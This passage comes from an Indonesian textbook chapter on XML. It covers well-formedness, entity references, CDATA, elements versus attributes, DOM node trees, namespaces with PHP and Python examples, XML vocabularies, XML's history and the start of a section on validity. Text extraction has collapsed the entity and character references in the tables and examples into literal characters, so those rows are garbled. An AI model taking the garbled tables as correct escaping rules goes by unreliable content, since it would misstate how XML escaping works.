    <charged>80000</charged>
  </bill>
</bills>
```

Program PHP dalam **Kode 6.8** meminta libxml, pustaka C di balik dukungan XML PHP, untuk membaca sebuah berkas dan mencetak setiap keluhannya:

Kode 6.8 `php/01_wellformed.php`. Jalankan dari folder `php` dengan `php 01_wellformed.php`.

```php
<?php
// 01_wellformed.php - the first thing any parser does is decide whether the
// bytes are XML at all.  libxml_use_internal_errors(true) collects the
// parser's complaints so we can print them ourselves.
declare(strict_types=1);

function checkWellFormed(string $file): void
{
    libxml_use_internal_errors(true);
    libxml_clear_errors();
    $doc = new DOMDocument();
    $ok  = $doc->load(__DIR__ . "/../data/$file");
    printf("%-20s %s%s", $file, $ok ? 'WELL-FORMED' : 'NOT WELL-FORMED', PHP_EOL);
    foreach (libxml_get_errors() as $e) {
        printf("    line %d: %s%s", $e->line, trim($e->message), PHP_EOL);
    }
    libxml_clear_errors();
}

checkWellFormed('bills.xml');
checkWellFormed('bills-malformed.xml');
```

Kode 6.9 Keluaran **Kode 6.8**. Empat pesan, semuanya tentang baris 2, padahal **Kode 6.7** rusak di baris 2, 4, 5, dan 6.

```
bills.xml            WELL-FORMED
bills-malformed.xml  NOT WELL-FORMED
    line 2: AttValue: " or ' expected
    line 2: attributes construct error
    line 2: Couldn't find end of Start Tag bills line 2
    line 2: Extra content at the end of the document
```

Kode 6.9 mengajarkan tiga hal. **Parser berhenti pada kesalahan pertama.** Baris 4 sampai 6 tidak pernah disebut; atribut tanpa petik merusak tag pembuka, dan "Extra content at the end of the document" hanyalah puing dari satu kegagalan itu. **Pesan pertama adalah pesan yang sebenarnya.** `AttValue: " or ' expected` adalah cara libxml berkata, dalam kosakatanya sendiri, *saya sedang membaca nilai atribut dan mengharapkan tanda petik*. **Perbaiki satu hal, lalu jalankan lagi.** Empat pesan biasanya berarti satu kesalahan. `01_wellformed.py` milik Python mengatakan hal yang sama dalam satu baris, `line 2, column 25: not well-formed (invalid token)`, dan `Validate` milik Java (Subbab 6.13) berkata `Open quote is expected for attribute "date"`. Tiga pustaka, tiga rumusan, satu kesalahan.

6.6 Entitas, Referensi Karakter, CDATA, dan Komentar

6.6.1 Karakter yang sudah punya tugas

Ketika *parser* bertemu `<`, ia menyimpulkan bahwa sebuah tag dimulai; hanya itu arti `<`. Maka teks *if age < 18 then* di dalam sebuah elemen adalah bencana.

✗ Tidak well-formed: parser berhenti di sini

```
<kidage>if age < 18 then</kidage>
<adultage>if age > 18 then</adultage>
<pair>boy & girl</pair>
```

✓ Well-formed: karakter ditulis sebagai referensi

```
<kidage>if age &lt; 18 then</kidage>
<adultage>if age &gt; 18 then</adultage>
<pair>boy &amp; girl</pair>
```

Gambar 6.10 Di atas, tiga elemen yang memuat `<`, `>`, dan `&` mentah, yang tidak diterima *parser* mana pun. Di bawah, ketiganya dengan karakter-karakter itu ditulis sebagai referensi entitas, yang diterima setiap *parser*.

Dalam **Gambar 6.10**, `<kidage>if age < 18 then</kidage>` menjadi `<kidage>if age < 18 then</kidage>`. Informasinya tidak berubah; hanya ejaan satu karakter yang berbeda.

> **DEFINISI. Referensi entitas** (*entity reference*) adalah nama yang mewakili sepotong teks, ditulis sebagai ampersan, nama, dan titik koma, misalnya `<`. XML menyediakan lima di antaranya secara bawaan. **Referensi karakter** menyebut sebuah karakter lewat titik kode Unicode-nya: `<` dalam desimal atau `<` dalam heksadesimal.

Nama entitas	Ditulis	Karakter	Referensi desimal	Referensi heksadesimal
quot	"	"	"	"
amp	&	&	&	&
apos	'	'	'	'
lt	<	<	<	<
gt	>	>	>	>

Gambar 6.11 Lima referensi entitas bawaan XML, dengan referensi karakter desimal dan heksadesimal masing-masing.

Tabel 6.2 Lima referensi entitas bawaan dari **Gambar 6.11**, sebagai tabel untuk disalin.

Tulis ini	Untuk	Karakter	Juga sah
`<`	lebih kecil	`<`	`<` atau `<`
`>`	lebih besar	`>`	`>` atau `>`
`&`	ampersan	`&`	`&` atau `&`
`"`	tanda petik ganda	`"`	`"` atau `"`
`'`	apostrof	`'`	`'` atau `'`

6.6.2 Kapan masing-masing benar-benar diperlukan

Tidak semua isi **Tabel 6.2** diperlukan di mana-mana, dan mengetahui tempatnya dengan tepat menghindarkan galat sekaligus keruwetan. `&` **selalu** diperlukan, karena ampersan selalu mengawali referensi; itulah sebabnya deskripsi layanan sungguhan *Wash, dry & fold (per kg)* muncul di **Kode 6.6** sebagai `Wash, dry & fold (per kg)`. `<` selalu diperlukan di dalam teks dan nilai atribut. `>` hanya diperlukan sesudah `]]`, tetapi pustaka tetap meng-*escape*-nya di

mana-mana. `"` hanya diperlukan di dalam nilai atribut berpetik ganda, dan `'` hanya di dalam nilai berpetik tunggal. Maka nama pelanggan *Ma'ruf Saputra* dan *Oki O'Neil*, keduanya baris nyata di `laundry.db`, sama sekali tidak perlu di-*escape* sebagai isi elemen.

> **PERINGATAN:** Aturan-aturan ini tidak untuk diterapkan dengan tangan. Subbab 6.18 membangun setiap dokumen dengan pustaka, dan pustaka meng-*escape* tepat apa yang harus di-*escape*, termasuk `&` yang datang dari basis data. Membangun XML dengan menyambung string adalah kembaran XML dari membangun SQL dengan menyambung string, dan gagal karena alasan yang sama.

6.6.3 Bagian CDATA dan komentar

Bagian CDATA berkata: dari sini sampai sana, perlakukan semuanya sebagai teks biasa. `<note><![CDATA[scrub if grease > 2 cm & rinse]]></note>` tidak memerlukan *escape* apa pun di dalamnya. Bagian ini dibuka tepat dengan `<![CDATA[` dan ditutup tepat dengan `]]>`, yang juga merupakan satu-satunya urutan yang tidak boleh dimuatnya. CDATA tidak mengubah apa pun bagi pembaca: *parser* menyerahkan karakter yang sama kepada program, entah karakter itu di-*escape* atau dibungkus. CDATA adalah kemudahan bagi orang yang mengetik berkas, bukan fitur data.

Komentar memakai sintaksis HTML: `<!-- As in HTML, this is how a comment is written -->`. Komentar tidak boleh memuat `--` dan tidak boleh berada di dalam tag. Dan komentar **bukan tempat menyimpan data**: catatan di puncak **Kode 6.6** menjelaskan satuan kepada manusia, dan sebagian besar program membuangnya. Subbab 6.19 menyaksikan komentar itu lenyap ketika *feed* menjadi JSON.

6.7 Elemen atau Atribut?

Setiap perancang format menghadapi pertanyaan ini, dan **Gambar 6.12** memperlihatkan alasannya: fakta yang sama dapat ditulis dengan dua cara.

```
<population animal="lion">80</population>

<population>
    <animal>lion</animal>
    <quantity>80</quantity>
</population>
```

Gambar 6.12 Fakta yang sama, populasi 80 singa, ditulis dua kali: pertama dengan `animal` sebagai atribut `population`, lalu dengan `animal` sebagai elemen anak di samping elemen `quantity`. Kedua dokumen membawa informasi yang sama.

Atribut tidak dapat melakukan apa pun yang tidak dapat dilakukan elemen. Elemen dapat melakukan empat hal yang tidak dapat dilakukan atribut, dan keempatnya menentukan sebagian besar kasus. Elemen dapat **muncul lebih dari sekali**, itulah sebabnya `payment` berupa elemen. Elemen dapat **memiliki struktur di dalamnya**: elemen `customer` kelak dapat tumbuh `address`; nilai atribut selamanya string datar. Elemen dapat **diperluas kemudian** tanpa merusak pembaca. Dan posisinya **berurutan**, sedangkan atribut membentuk himpunan tak berurut yang boleh dikembalikan pustaka dalam urutan apa saja.

> **WAWASAN KUNCI:** Pakailah **atribut** untuk fakta kecil, tunggal, dan atomik *tentang* sesuatu: pengenal, kode, penanda, satuan. Pakailah **elemen** untuk isi sesuatu itu, untuk apa pun yang

> mungkin berulang, dan untuk apa pun yang suatu hari mungkin memiliki bagian-bagian. Bila ragu, pilih elemen: mengubah elemen menjadi atribut di kemudian hari itu mudah, sedangkan sebaliknya merusak setiap pembaca.

Terapkan aturan itu pada **Kode 6.6**. `id`, `status`, dan `cancelled` adalah atribut: satu per tagihan, atomik. `method`, `at`, dan `reference` menjelaskan sebuah pembayaran dan menjadi atributnya. `customer`, `service`, dan waktu-waktu adalah elemen, karena merupakan isi tagihan; `payment` adalah elemen karena tagihan dapat dibayar bertahap. Atribut punya satu keunggulan praktis lagi: ia tidak dapat tertempel spasi liar, yang menjadi pokok subbab berikutnya.


6.8 Pohon

6.8.1 Induk, anak, dan saudara

Persarangan yang benar (Subbab 6.5.4) memberi setiap elemen tepat satu induk, dan akar tunggal (Subbab 6.5.1) memberi keseluruhannya satu puncak. Jadi setiap dokumen XML adalah **pohon**, dan kosakata keluarga pada pohon itulah yang dipakai setiap pustaka di bab ini untuk nama metodenya.

```
<bookstore>
  <book category="COOKING">
    <title lang="id">Mustikarasa</title>
    <author>Departemen Pertanian</author>
    <year>1967</year>
    <price>35.00</price>
  </book>
  <book category="WEB">
    <title lang="en">Learning XML</title>
    <author>Erik T. Ray</author>
    <year>2003</year>
    <price>39.95</price>
  </book>
  <book category="WEB">
    <title lang="en">XML in a Nutshell</title>
    <author>Elliotte Rusty Harold</author>
    <year>2004</year>
    <price>39.99</price>
  </book>
</bookstore>
```


Gambar 6.13 Dokumen toko buku. Satu `bookstore` memuat tiga elemen `book`; setiap `book` memiliki atribut `category` dan memuat sebuah `title`, nama orang yang menulisnya, sebuah `year`, dan sebuah `price`; setiap `title` memiliki atribut `lang`. Dua di antara buku-buku itu adalah rujukan bab ini sendiri [2], [3].



Gambar 6.14 `book` pertama dari dokumen yang sama digambar sebagai pohon, dengan hubungan-hubungannya diberi label: induk (*parent*), anak (*child*), saudara (*siblings*). Atribut tergantung di samping; teks berada di bawah sebagai jenis simpul tersendiri.

> **DEFINISI.** Jika elemen *B* ditulis langsung di dalam elemen *A*, maka *A* adalah **induk** (*parent*) dari *B* dan *B* adalah **anak** (*child*) dari *A*. Elemen-elemen dengan induk yang sama adalah **saudara** (*siblings*). Elemen di dalam elemen di dalam *A* adalah **keturunan** (*descendant*) dari *A*, dan *A* adalah **leluhurnya** (*ancestor*). Setiap elemen kecuali akar memiliki tepat satu induk.

Bacalah definisi itu pada **Gambar 6.14** dengan membandingkannya dengan **Gambar 6.13**. `bookstore` adalah induk setiap `book`; `title` dan `year` bersaudara; `price` adalah keturunan `bookstore` tetapi bukan anaknya, karena ada `book` di antara keduanya. **Gambar 6.15** menggambar hal serupa untuk tagihan B2913 dari **Kode 6.6**.



Gambar 6.15 Tagihan B2913 sebagai pohon. Elemen-elemen adalah anak dari `bill`; atribut tergantung pada elemen yang membawanya; setiap elemen daun memiliki satu anak teks.

6.8.2 Jenis-jenis simpul

Elemen bukan satu-satunya penghuni pohon. **Tabel 6.3** mendaftar jenis-jenis simpul yang dijumpai dalam praktik.

Tabel 6.3 Jenis-jenis simpul yang dijumpai dalam praktik. Tiga yang pertama sudah diduga orang; sisanya tempat kejutan bersarang.

Jenis simpul	Artinya	Contoh dari
dokumen	keseluruhannya; induk dari akar	berkas itu sendiri
elemen	tag pembuka, isi, tag penutup	`<bill>`, `<payment>`
atribut	pasangan nama-nilai dalam tag pembuka	`id="B2905"`
teks	karakter di dalam elemen	`Vania Wirawan`
komentar	catatan untuk manusia	dua baris di puncak berkas
instruksi pemrosesan	perintah untuk sebuah program	`<?xml-stylesheet ...?>` (Subbab 6.17)
bagian CDATA	teks yang ditulis di dalam `<![CDATA[ ]]>`	tidak ada di berkas ini

Kejutan terbesar menyangkut teks, dan sebuah program menunjukkannya lebih baik daripada sebuah paragraf. `minidom` milik Python menyimpan setiap simpul persis seperti yang ditemukan *parser*:

Kode 6.10 `python/04_minidom_nodes.py`. Program ini mencetak tagihan yang dibatalkan sebagai pohon, lalu menghitung setiap simpul dalam `bills.xml` menurut jenisnya.

```python
"""04_minidom_nodes.py - the document as the tree it really is.  minidom keeps
every node, including the whitespace between tags, so it shows what a DOM
parser actually builds."""
from collections import Counter
from pathlib import Path
from xml.dom import minidom, Node

DATA = Path(__file__).resolve().parent.parent / "data"
KIND = {Node.ELEMENT_NODE: "element", Node.TEXT_NODE: "text",
        Node.COMMENT_NODE: "comment", Node.DOCUMENT_NODE: "document",
        Node.CDATA_SECTION_NODE: "cdata",
        Node.PROCESSING_INSTRUCTION_NODE: "processing instruction"}


def show(node, depth=0):
    pad = "  " * depth
    if node.nodeType == Node.TEXT_NODE:
        text = node.data.strip()
        print(pad + (f'[text] "{text}"' if text else "[text: whitespace only]"))
        return
    attrs = "".join(f' {k}="{v}"' for k, v in node.attributes.items())
    print(f"{pad}<{node.tagName}>{attrs}")
    for child in node.childNodes:
        show(child, depth + 1)


def census(node, counts):
    kind = KIND[node.nodeType]
    if kind == "text" and not node.data.strip():
        kind = "text, whitespace only"
    counts[kind] += 1
    if node.nodeType == Node.ELEMENT_NODE:
        counts["attribute"] += node.attributes.length
    for child in node.childNodes:
        census(child, counts)
    return counts


doc = minidom.parse(str(DATA / "bills.xml"))
show(doc.getElementsByTagName("bill")[2])        # the cancelled bill, B2911
print()
for kind, n in sorted(census(doc, Counter()).items()):
    print(f"{kind:<22} {n:3d}")
```

Kode 6.11 Keluaran **Kode 6.10**. Ada 38 elemen dalam `bills.xml` dan **42 simpul teks yang hanya berisi spasi putih**.

```
<bill> id="B2911" status="departed" cancelled="true"
  [text: whitespace only]
  <customer> id="C0246"
    [text] "Dimas Wibowo"
  [text: whitespace only]
  <service> id="S0009" price="25000"
    [text] "Blanket (per item)"
  [text: whitespace only]
  <unit>
    [text] "1"
  [text: whitespace only]
  <rack>
    [text] "A17"
  [text: whitespace only]
  <arrived>
    [text] "2026-09-26T17:06:02+07:00"
  [text: whitespace only]
  <departed>
    [text] "2026-09-27T07:46:02+07:00"
  [text: whitespace only]
  <charged>
    [text] "0"
  [text: whitespace only]

attribute               31
comment                  1
document                 1
element                 38
text                    33
text, whitespace only   42
```

Di antara setiap pasang tag dalam **Kode 6.11** ada sebuah simpul teks. Baris baru dan spasi yang membuat **Kode 6.6** enak dibaca adalah *isi*: *parser* tidak dapat tahu apakah semua itu penting, karena dalam `<p>one <b>two</b> three</p>` spasi jelas penting.

Periksalah angka-angkanya, karena angka yang sudah diverifikasi lebih berharga daripada angka yang sekadar dibaca. Elemen: satu `bills`, empat `bill`, dan $9 + 9 + 7 + 8 = 33$ anak dari keempat tagihan (B2911 tidak memiliki `finished` dan `payment`; B2913 tidak memiliki `departed`), jadi $1 + 4 + 33 = 38$. Simpul teks sungguhan: satu per elemen daun, 33. Atribut: 2 pada `bills`, $2 + 2 + 3 + 2 = 9$ pada tagihan, 4 pada pelanggan, 8 pada layanan, dan $2 + 3 + 3 = 8$ pada pembayaran, jadi $2 + 9 + 4 + 8 + 8 = 31$. Simpul spasi putih: $4 + 1 = 5$ di dalam `bills`, dan di dalam setiap tagihan satu lebih banyak daripada jumlah anaknya, $10 + 10 + 8 + 9 = 37$, jadi $5 + 37 = 42$. Satu-satunya komentar berada *di samping* akar, sebagai anak dokumen, bukan di dalam `bills`.

> **PERINGATAN:** Dalam dokumen yang diberi inden untuk manusia, `firstChild` dari `<bill>` adalah simpul teks berisi baris baru dan empat spasi, dan namanya `#text`. Fakta tunggal ini menyebabkan sebagian besar galat DOM para pemula. Mintalah anak berdasarkan nama (`getElementsByTagName("customer")`), atau suruh *parser* membuang spasi putih yang dapat diabaikan: `$doc->preserveWhiteSpace = false;` di PHP. ElementTree milik Python sama sekali tidak membuat simpul-simpul itu: spasi putih disimpan di `.tail` elemen sebelumnya.

6.9 *Namespace*

6.9.1 Masalah tabrakan nama

Siapa pun boleh menciptakan nama elemen apa pun, sehingga ciptaan dua orang cepat atau lambat bertabrakan. Laundry langsung mengalaminya. Dalam kosakata tagihan, `<customer id="C0216">Diah Siregar</customer>` adalah *rujukan*: sebuah id dan sebuah nama. Dalam

kosakata pelanggan di Subbab 6.18, `<customer id="C0216" gender="f">` adalah *rekaman utuh*, dengan nama, telepon, surel, dan deposit. Masukkan keduanya ke satu dokumen, dan program yang mencari "pelanggan" menemukan dua hal berbeda dengan nama yang sama.

> **DEFINISI. Namespace** (ruang nama) XML adalah nama bagi sebuah kosakata, ditulis sebagai URI. Nama lengkap sebuah elemen adalah pasangan (URI *namespace*, nama lokal). Dua elemen bernama `customer` adalah elemen berbeda bila *namespace*-nya berbeda.

Kode 6.12 `data/bills-ns.xml`: dua kosakata, dua prefiks, dan dua elemen bernama `customer` yang tidak lagi bertabrakan.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- Two vocabularies in one document.  Both have an element called
     "customer": in the bill vocabulary it is a reference with a name,
     in the customer vocabulary it is the whole record. -->
<b:bills xmlns:b="https://laundry.profitina.example/ns/bill/1"
         xmlns:c="https://laundry.profitina.example/ns/customer/1"
         outlet="O01" date="2026-09-26">
  <b:bill id="B2913" status="finished">
    <b:customer id="C0216">Diah Siregar</b:customer>
    <c:customer id="C0216" gender="f">
      <c:name>Diah Siregar</c:name>
      <c:phone>0859-0000-7088</c:phone>
      <c:credit>62000</c:credit>
    </c:customer>
    <b:charged>30000</b:charged>
  </b:bill>
</b:bills>
```

`xmlns:b="..."` menyatakan bahwa, di elemen ini dan semua yang ada di dalamnya, prefiks `b` mewakili URI tersebut. Tiga fakta tentang **Kode 6.12** sering menjebak. **Prefiks itu sembarang**: `b` dan `c` adalah nama panggilan yang dipilih pembuat berkas, dan program harus mencocokkan URI-nya. **URI itu tidak pernah diambil**: bentuknya seperti alamat, tetapi hanyalah string unik, dan nama domain dipakai karena domain sudah unik dan ada pemiliknya. **Atribut tanpa prefiks tidak berada di *namespace* mana pun**: `id="B2913"` tidak termasuk kosakata apa pun, walaupun elemennya termasuk. ***Namespace* bawaan**, `xmlns="..."` tanpa prefiks, berlaku bagi elemen tanpa prefiks tetapi tetap tidak berlaku bagi atribut.

6.9.2 *Namespace* dalam kode, dan satu jebakan terkenal

Kode 6.13 `php/09_namespaces.php`. Program ini mendaftarkan kedua URI dengan prefiks miliknya sendiri, `x` dan `k`, yang sengaja dibuat berbeda dari prefiks di berkas.

```php
<?php
// 09_namespaces.php - a prefix is a local nickname; the URI is the real name.
// Register the URIs under prefixes of your own choosing, then query.
declare(strict_types=1);

const BILL = 'https://laundry.profitina.example/ns/bill/1';
const CUST = 'https://laundry.profitina.example/ns/customer/1';

$doc = new DOMDocument();
$doc->load(__DIR__ . '/../data/bills-ns.xml');
$xp = new DOMXPath($doc);
$xp->registerNamespace('x', BILL);          // "x" and "k" are this program's
$xp->registerNamespace('k', CUST);          // names; the file says b and c

printf("//x:customer    -> %d node: %s%s", $xp->query('//x:customer')->length,
       $xp->evaluate('string(//x:customer)'), PHP_EOL);
printf("//k:customer    -> %d node: phone %s%s", $xp->query('//k:customer')->length,
       $xp->evaluate('string(//k:customer/k:phone)'), PHP_EOL);
printf("//customer      -> %d nodes%s", $xp->query('//customer')->length, PHP_EOL);
printf("//*[local-name()='customer'] -> %d nodes%s",
       $xp->query("//*[local-name()='customer']")->length, PHP_EOL);

// SimpleXML: children(URI) steps into a namespace.  The TRAP: afterwards
// ['id'] looks for an id attribute IN that namespace, and the file's id has
// no prefix, so it is in no namespace at all.
$sx   = simplexml_load_file(__DIR__ . '/../data/bills-ns.xml');
$bill = $sx->children(BILL)->bill;
printf("\$bill['id']              -> %s%s", var_export((string) $bill['id'], true),
PHP_EOL);
printf("\$bill->attributes()->id  -> %s%s", $bill->attributes()->id, PHP_EOL);
```

Kode 6.14 Keluaran **Kode 6.13**. Dua barisnya layak dibahas masing-masing dalam satu paragraf.

```
//x:customer    -> 1 node: Diah Siregar
//k:customer    -> 1 node: phone 0859-0000-7088
//customer      -> 0 nodes
//*[local-name()='customer'] -> 2 nodes
$bill['id']              -> ''
$bill->attributes()->id  -> B2913
```

`//customer` cocok dengan nol simpul, bukan dua. Dalam XPath (Subbab 6.15) nama tanpa prefiks berarti *elemen bernama itu yang tidak berada di namespace mana pun*, dan tak satu pun `customer` di sini demikian. Bila ekspresi yang tampak jelas benar tidak mengembalikan apa-apa, curigai *namespace* lebih dulu; `local-name()` menemukan keduanya, dengan harga mengabaikan perbedaan yang justru menjadi alasan adanya *namespace*.

`$bill['id']` kembali kosong. Setelah `children(BILL)`, SimpleXML memperlakukan *namespace* tagihan sebagai konteks, sehingga `['id']` mencari atribut `id` *di dalam namespace itu*, sementara `id` di berkas tidak berprefiks. `attributes()` tanpa argumen mengembalikan atribut tanpa *namespace* dan menemukan `B2913`.

6.10 Sebuah Keluarga Kosakata

Siapa pun boleh membangun bahasa di atas XML, dan empat kelompok yang tidak saling berkaitan, yang memecahkan empat masalah yang tidak saling berkaitan, memperlihatkan wujud kebebasan itu.

```
<apply><plus/>
    <apply><power/>
        <ci>x</ci>
        <cn>2</cn>
    </apply>
    <apply><times/>
        <cn>4</cn>
        <ci>x</ci>
    </apply>
    <cn>4</cn>
</apply>
```

Gambar 6.16 MathML untuk ruas kiri $x^2 + 4x + 4 = 0$. `<apply>` menerapkan sebuah operator pada operan-operannya; `<ci>` adalah besaran bernama; `<cn>` adalah bilangan.

MathML (**Gambar 6.16**) menggambarkan *struktur* sebuah rumus. `<apply>` terluar memuat `<plus/>`, jadi keseluruhannya adalah jumlah dari tiga operan: `<apply><power/><ci>x</ci><cn>2</cn></apply>`, yaitu x^2; hasil kali $4x$; dan `<cn>4</cn>`. Operator ditulis lebih dulu (**notasi prefiks**, seperti dalam Lisp), sehingga persarangan tidak ambigu tanpa aturan prioritas, dan program dapat menghitung rumus itu, bukan sekadar menggambarnya.

```
<DIV CLASS="time" t:timeline="seq">
    <P CLASS="time" t:dur="1">
        This appears for one second, then disappears.
    </P>
    <P CLASS="time" t:dur="1">
        This appears after one second, for one second.
    </P>
    <P CLASS="time" t:dur="1">
        This appears after two seconds, for one second.
    </P>
</DIV>
```

Gambar 6.17 SMIL: `t:timeline="seq"` memutar anak-anaknya satu demi satu, dan setiap `t:dur="1"` memberi sebuah paragraf durasi satu detik.

SMIL, Synchronized Multimedia Integration Language (**Gambar 6.17**), menata *waktu* sebagaimana HTML menata ruang. Ubah `seq` menjadi `par`, dan ketiga paragraf diputar bersamaan. Animasi CSS dengan durasi dan tundaan membawa gagasan yang sama saat ini.

```
<v:shape style="top: 0; left: 0; width: 250; height: 250"
    stroke="true" strokecolor="red" strokeweight="2" fill="true"
    fillcolor="green" coordorigin="0 0" coordsize="175 175">
  <v:path v="m 8,65 l 72,65,92,11,112,65,174,65,122,100,142,155,
            92,121,42,155,60,100 x e"/>
</v:shape>
```

Gambar 6.18 Vector Markup Language: bentuk 250 kali 250, bergaris tepi merah setebal 2 dan berisi hijau, yang garis tepinya berupa lintasan pasangan koordinat.

VML (**Gambar 6.18**) menggambarkan gambar sebagai bentuk, bukan piksel, sehingga dapat diperbesar tanpa kabur. VML kalah oleh **SVG**, yang kini ada di setiap peramban, tetapi konsep keduanya sama, karena keduanya adalah deskripsi XML untuk ranah yang sama.

```
<wml>
  <!-- root element -->
  <card id="card1" title="Example 1">
    <p>
      <!-- a card can only contain p blocks or do blocks -->
      <do type="accept" label="go to card 2">
        <go href="#card2"/>
      </do>
      This is the first card.
    </p>
  </card>
  <card id="card2" title="Example 2">
    <p>This is the second card.</p>
  </card>
</wml>
```

Gambar 6.19 Wireless Markup Language: dek `wml` berisi dua layar `card`; `<do type="accept">` mengikat sebuah tombol telepon pada `<go>` yang melompat ke kartu kedua.

WML (**Gambar 6.19**) melayani telepon genggam sekitar tahun 2000: layar beberapa baris dan sambungan yang lambat. Dokumen WML adalah **dek kartu**, diunduh sekaligus lalu dinavigasi secara lokal, yang persis dilakukan aplikasi satu halaman (*single-page application*) masa kini dengan alasan yang sama. Keluarga ini masih berlanjut: **XHTML** adalah HTML yang ditulis di bawah aturan XML; **RSS** dan **Atom** membawa *feed*; **WSDL** menggambarkan operasi sebuah layanan web dan **SOAP** membawa pemanggilannya. Tidak satu pun membutuhkan izin siapa pun.

6.11 Asal-Usul XML

XML adalah **SGML** yang dipangkas. SGML, Standard Generalized Markup Language (ISO 8879, 1986), adalah bahasa-meta dengan ambisi yang sama dan perangkat yang jauh lebih banyak: tag penutup opsional, petik opsional, karakter markah yang dapat didefinisikan ulang. Setiap opsi mempermudah pengetikan dan mempersulit *parser*, sehingga *parser* SGML sedikit dan mahal. Pada 1996 sebuah kelompok kerja W3C bertanya seperti apa SGML bila setiap opsinya dibuang; jawabannya, XML 1.0 [4], sering dijuluki *SGML-lite*. HTML bermula sebagai kosakata SGML, dari situlah toleransinya terhadap tag penutup yang hilang, dan itulah sebabnya ketegasan XML disengaja.

Tabel 6.4 Sejarah singkat XML. Sintaksisnya tidak berubah selama lebih dari seperempat abad.

Tanggal	Peristiwa	Akibat
1986	SGML menjadi ISO 8879	Gagasan bahasa-meta lahir, tetapi terlalu besar untuk diterapkan secara luas
10 Februari 1998	**XML 1.0** diterbitkan W3C	*Parser* menjadi program kecil; adopsi berlangsung seketika
29 September 2006	**XML 1.1** diterbitkan	Lebih banyak karakter Unicode boleh dipakai dalam nama; hampir tak ada yang mengadopsinya
sejak 2008	XML 1.0 Edisi Kelima berlaku	Tidak ada perubahan sintaksis yang berarti bagi pemrogram
tidak ada	XML 2.0	Pernah dibicarakan, tidak pernah diterbitkan

Tabel 6.4 menyimpan pelajaran tentang standar: XML 1.1 ada, dan diabaikan, karena manfaatnya yang kecil akan menuntut pembaruan setiap *parser* di setiap mesin. Bila nilai sebuah format berasal dari kesepakatan universal, perubahan menghancurkan nilai lebih cepat daripada menciptakannya. Aturan karakternya mengikuti Unicode, sehingga aksara yang ditambahkan ke Unicode belakangan sah dalam teks XML: di antaranya **aksara Bali** (U+1B00 sampai U+1B7F, 2006) dan **aksara Jawa** (U+A980 sampai U+A9DF, 2009). Satu dokumen UTF-8 dapat memuat manuskrip Jawa, teks Arab, dan teks Tionghoa berdampingan. Terakhir, ada pula pengodean **biner** untuk informasi yang sama, *Fast Infoset* (ITU-T dan ISO), untuk sensor bertenaga baterai dan tempat-tempat lain di mana setiap bita mahal; ia jarang dipakai karena berkas biner tidak dapat dibuka dan dibaca manusia ketika terjadi masalah, dan keterbacaan itu lebih berharga bagi sebagian besar tim daripada bita yang dihemat.

6.12 Validitas dan DTD

6.12.1 *Well-formed* tidak sama dengan benar

Berikut dokumen yang diterima setiap *parser*:

Kode 6.15 `data/bills-invalid.xml`. Setiap tag berpasangan dan setiap atribut berpetik. Dokumen ini juga salah dalam tujuh hal.

```
<?xml version="1.0" encoding="UTF-8"?>
<bills outlet="O01" date="26/09/2026">
  <bill id="2905" status="washing">
    <customer id="C0022">Vania Wirawan</customer>
    <service id="S0003" price="6000">Ironing only (per kg)</service>
    <unit>0</unit>
    <rack>B03</rack>
    <arrived>2026-09-26 09:05:04</arrived>
    <charged>42000</charged>
    <payment method="ovo" at="2026-09-27T14:43:55+07:00">42000</payment>
  </bill>
